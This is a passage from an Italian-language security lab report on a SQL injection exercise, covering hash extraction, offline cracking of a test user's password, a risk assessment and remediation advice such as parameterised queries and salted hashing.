- l'estrazione degli hash delle password memorizzate nel database.

Successivamente, l'hash associato all'utente *Pablo Picasso* è stato sottoposto a un'attività di cracking offline, consentendo il recupero della password in chiaro.

Impatto sulla sicurezza:

In un contesto reale, una vulnerabilità di questo tipo comporta:

- compromissione della confidenzialità delle credenziali;
- possibilità di account takeover (rischio che l'account venga compromesso);
- rischio di movimento laterale verso altri servizi;
- potenziale escalation dell'incidente a livello infrastrutturale.

Valutazione del rischio:

- **Probabilità di sfruttamento:** Alta
- **Impatto:** Critico
- **Livello di rischio complessivo:** ALTO / CRITICO

La vulnerabilità risulta facilmente sfruttabile anche da attaccanti con competenze tecniche di base.

Conclusioni:

L'attività ha dimostrato come **una SQL Injection non mitigata rappresenti una delle vulnerabilità più gravi per una web application, in grado di compromettere completamente la sicurezza dei dati gestiti.**

L'assenza di controlli sugli input, unita all'utilizzo di meccanismi di hashing deboli, consente a un attaccante di ottenere credenziali valide in tempi estremamente ridotti, senza necessità di strumenti avanzati.

Viene confermata l'importanza di:

- validazione e sanitizzazione degli input;
- utilizzo di query parametrizzate;
- adozione di algoritmi di hashing robusti e salting;
- approccio security by design nello sviluppo applicativo.

Lo scenario analizzato evidenzia come **vulnerabilità apparentemente semplici possano avere un impatto critico se presenti in ambienti esposti, rendendo fondamentale un'attività continua di testing e hardening applicativo.**